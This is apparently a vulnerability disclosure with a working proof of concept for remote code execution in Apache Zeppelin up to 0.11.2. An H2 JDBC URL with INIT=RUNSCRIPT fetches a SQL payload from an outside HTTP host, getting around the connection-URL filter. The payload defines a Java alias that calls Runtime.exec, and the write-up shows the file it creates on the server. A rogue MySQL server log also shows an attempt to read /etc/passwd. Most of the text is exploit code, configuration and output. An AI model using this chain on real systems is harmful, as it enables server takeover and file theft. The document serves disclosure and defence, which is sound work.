# Apache zeppelin H2 JDBC RCE Vulnerability

## Impact


Test code

```java
package org.apache.zeppelin.jdbc;

import org.apache.zeppelin.interpreter.Interpreter;
import org.apache.zeppelin.interpreter.InterpreterContext;
import org.apache.zeppelin.interpreter.InterpreterOutput;
import org.apache.zeppelin.interpreter.remote.RemoteInterpreterEventClient;
import org.apache.zeppelin.user.AuthenticationInfo;

import java.util.Properties;

public class TestCase {
    public static void main(String[] args) throws Exception {

        String url = "jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://192.168.64.1:8001/poc.sql'";
        String mysqlDriver = "com.mysql.jdbc.Driver";
        String h2Driver = "org.h2.Driver";

        // Create and configure properties
        Properties properties = new Properties();
        properties.setProperty("default.url", url);
        properties.setProperty("default.driver", h2Driver);
        properties.setProperty("default.user", "root");
        properties.setProperty("default.password", "password");

        // Initialize JDBCInterpreter
        JDBCInterpreter jdbcInterpreter = new JDBCInterpreter(properties);

        // Create an AuthenticationInfo object (mocked for example)
        AuthenticationInfo authInfo = new AuthenticationInfo("root");

        // Build InterpreterContext
        InterpreterContext context = InterpreterContext.builder()
                .setNoteId("test-note-id")
                .setParagraphId("test-paragraph-id")
                .setAuthenticationInfo(authInfo)
                .build();

        // Open the interpreter
        jdbcInterpreter.open();

        // Establish connection using the context
        jdbcInterpreter.getConnection(context);

    }
}
```

Successfully bypassed `validateConnectionUrl` function

```
private void validateConnectionUrl(String url) {
  String decodedUrl;
  decodedUrl = URLDecoder.decode(url, StandardCharsets.UTF_8);

  if (containsIgnoreCase(decodedUrl, ALLOW_LOAD_LOCAL_IN_FILE_NAME) ||
          containsIgnoreCase(decodedUrl, AUTO_DESERIALIZE) ||
          containsIgnoreCase(decodedUrl, ALLOW_LOCAL_IN_FILE_NAME) ||
          containsIgnoreCase(decodedUrl, ALLOW_URL_IN_LOCAL_IN_FILE_NAME)) {
    throw new IllegalArgumentException("Connection URL contains sensitive configuration");
  }
}
```

Set up `interpreter`



localhost:18080/#/interpreter

h2 %h2

Option

The interpreter will be instantiated Globally in shared process

□ Connect to existing process


□ Set permission

Properties

| Name | Value | Description |
|---|---|---|
| default.url | jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://192.168.64.1:8001/poc.sql' | The URL for JDBC. |
| default.user | gpadmin | The JDBC user name |
| default.password | | The JDBC user password |
| default.driver | org.h2.Driver | JDBC Driver Name |
| default.completer.ttlInSeconds | 120 | Time to live sql completer in seconds (-1 to update everytime, 0 to disable update) |
| default.completer.schemaFilters | | Comma separated schema (schema = catalog = database) filters to get metadata for completions. Supports '%' symbol is equivalent to any set of characters. (ex. prod_v_%,public%,info) |
| default.precode | | SQL which executes while opening connection |
| default.statementPrecode | | Runs before each run of the paragraph, in the same connection |
| common.max_count | 1000 | Max number of SQL result to display. |
| zeppelin.jdbc.auth.type | | If auth type is needed, Example: KERBEROS |
| zeppelin.jdbc.auth.kerberos.proxy.enable | true | When auth type is Kerberos, enable/disable Kerberos proxy with the login user to get the connection. Default value is true. |
| zeppelin.jdbc.concurrent.use | true | Use parallel scheduler |
| zeppelin.jdbc.concurrent.max_connection | 10 | Number of concurrent execution |
| zeppelin.jdbc.keytab.location | | Kerberos keytab location |
| zeppelin.jdbc.principal | | Kerberos principal |
| zeppelin.jdbc.interpolation | false | Enable ZeppelinContext variable interpolation into paragraph text |
| zeppelin.jdbc.maxConnLifetime | -1 | Maximum of connection lifetime in milliseconds. A value of zero or less means the connection has an infinite lifetime. |
| zeppelin.jdbc.maxRows | 1000 | Maximum number of rows fetched from the query. |
| zeppelin.jdbc.hive.timeout.threshold | 60000 | Timeout for hive job timeout |
| zeppelin.jdbc.hive.monitor.query_interval | 1000 | Query interval for hive statement |
| zeppelin.jdbc.hive.engines.tag.enable | true | Set application tag for applications started by hive engines |

Dependencies

| Artifact | Exclude |
|---|---|
| com.h2database:h2:2.2.220 | |




localhost:18080/#/notebook/2KN9UM7K8

Untitled Note 2

```
%h2
show databases
```


| SCHEMA_NAME |
|---|
| INFORMATION_SCHEMA |
| PUBLIC |

Took 0 sec. Last updated by anonymous at February 14 2025, 11:37:01 AM.



```
time="2025-02-14 11:27:36" level=info msg="[_client_license]: [GPL]"
time="2025-02-14 11:27:36" level=info msg="[_runtime_vendor]: [Oracle Corporation]"
time="2025-02-14 11:27:36" level=info msg="[_client_name]: [MySQL Connector/J]"
time="2025-02-14 11:27:36" level=info msg="==============="
time="2025-02-14 11:27:36" level=info msg="Client from addr [192.168.64.1:60109], ID [2] try to query [/* mysql-connector-java-8.0.26 (Revision: 9aae1e450989d62c06616c1dcda3e404ef84df70) */SELECT  @@session.auto_increment_increment AS auto_increment_increment, @@character_set_client AS character_set_client, @@character_set_connection AS character_set_connection, @@character_set_results AS character_set_results, @@character_set_server AS character_set_server, @@collation_server AS collation_server, @@collation_connection AS collation_connection, @@init_connect AS init_connect, @@interactive_timeout AS interactive_timeout, @@license AS license, @@lower_case_table_names AS lower_case_table_names, @@max_allowed_packet AS max_allowed_packet, @@net_write_timeout AS net_write_timeout, @@performance_schema AS performance_schema, @@sql_mode AS sql_mode, @@system_time_zone AS system_time_zone, @@time_zone AS time_zone, @@transaction_isolation AS transaction_isolation, @@wait_timeout AS wait_timeout]"
time="2025-02-14 11:27:36" level=info msg="Now try to read file [/etc/passwd] from addr [192.168.64.1:60109], ID [2]"
time="2025-02-14 11:27:36" level=info msg="Read failed, file may not exist or empty in client"
time="2025-02-14 11:27:36" level=info msg="Client leaved, Addr [192.168.64.1:60109], ID [2]"
```

```
29217@SK  D:  Tools  Web-Tools  Java-Tools  rogue_mysql_server-v1.0.1-windows-amd64
❯ type .\poc.sql
CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws java.io.IOException {Runtime.getRuntime().exec(cmd);return "su18";}';CALL EXEC ('touch /tmp/h2-pwn')
29217@SK  D:  Tools  Web-Tools  Java-Tools  rogue_mysql_server-v1.0.1-windows-amd64
❯ python3 -m http.server 8001
Serving HTTP on :: port 8001 (http://[::]:8001/) ...
::ffff:192.168.64.1 - - [14/Feb/2025 11:37:01] "GET /poc.sql HTTP/1.1" 200 -
```



zeppelin

1fb0bf1cf7b2 apache/zeppelin:0.11.2

5006:5006 18080:8080

STATUS Running (54 seconds ago)

Docker Debug brings the tools you need to debug your container with one click.
Requires a paid Docker subscription. Learn more.

```
zeppelin@1fb0bf1cf7b2:/tmp$ rm h2-pwn
zeppelin@1fb0bf1cf7b2:/tmp$ ls -al
total 20
drwxrwxrwt 1 root     root 4096 Feb 14 03:36 .
drwxr-xr-x 1 root     root 4096 Feb 14 02:18 ..
drwxr-xr-x 1 root     root 4096 Sep  4 09:39 hsperfdata_root
drwxr-xr-x 2 zeppelin root 4096 Feb 14 02:49 hsperfdata_zeppelin
drwxr-xr-x 2 zeppelin root 4096 Feb 14 02:40 zeppelin-index
zeppelin@1fb0bf1cf7b2:/tmp$ ls -al
total 20
drwxrwxrwt 1 root     root 4096 Feb 14 03:36 .
drwxr-xr-x 1 root     root 4096 Feb 14 02:18 ..
-rw-r--r-- 1 zeppelin root    0 Feb 14 03:36 h2-pwn
drwxr-xr-x 1 root     root 4096 Sep  4 09:39 hsperfdata_root
drwxr-xr-x 2 zeppelin root 4096 Feb 14 02:49 hsperfdata_zeppelin
drwxr-xr-x 2 zeppelin root 4096 Feb 14 02:40 zeppelin-index
zeppelin@1fb0bf1cf7b2:/tmp$ 
```

RAM 4.85 GB CPU 3.90% Disk: 16.59 GB used (limit 1006.85 GB)

Success RCE

Affected versions: <= v0.11.2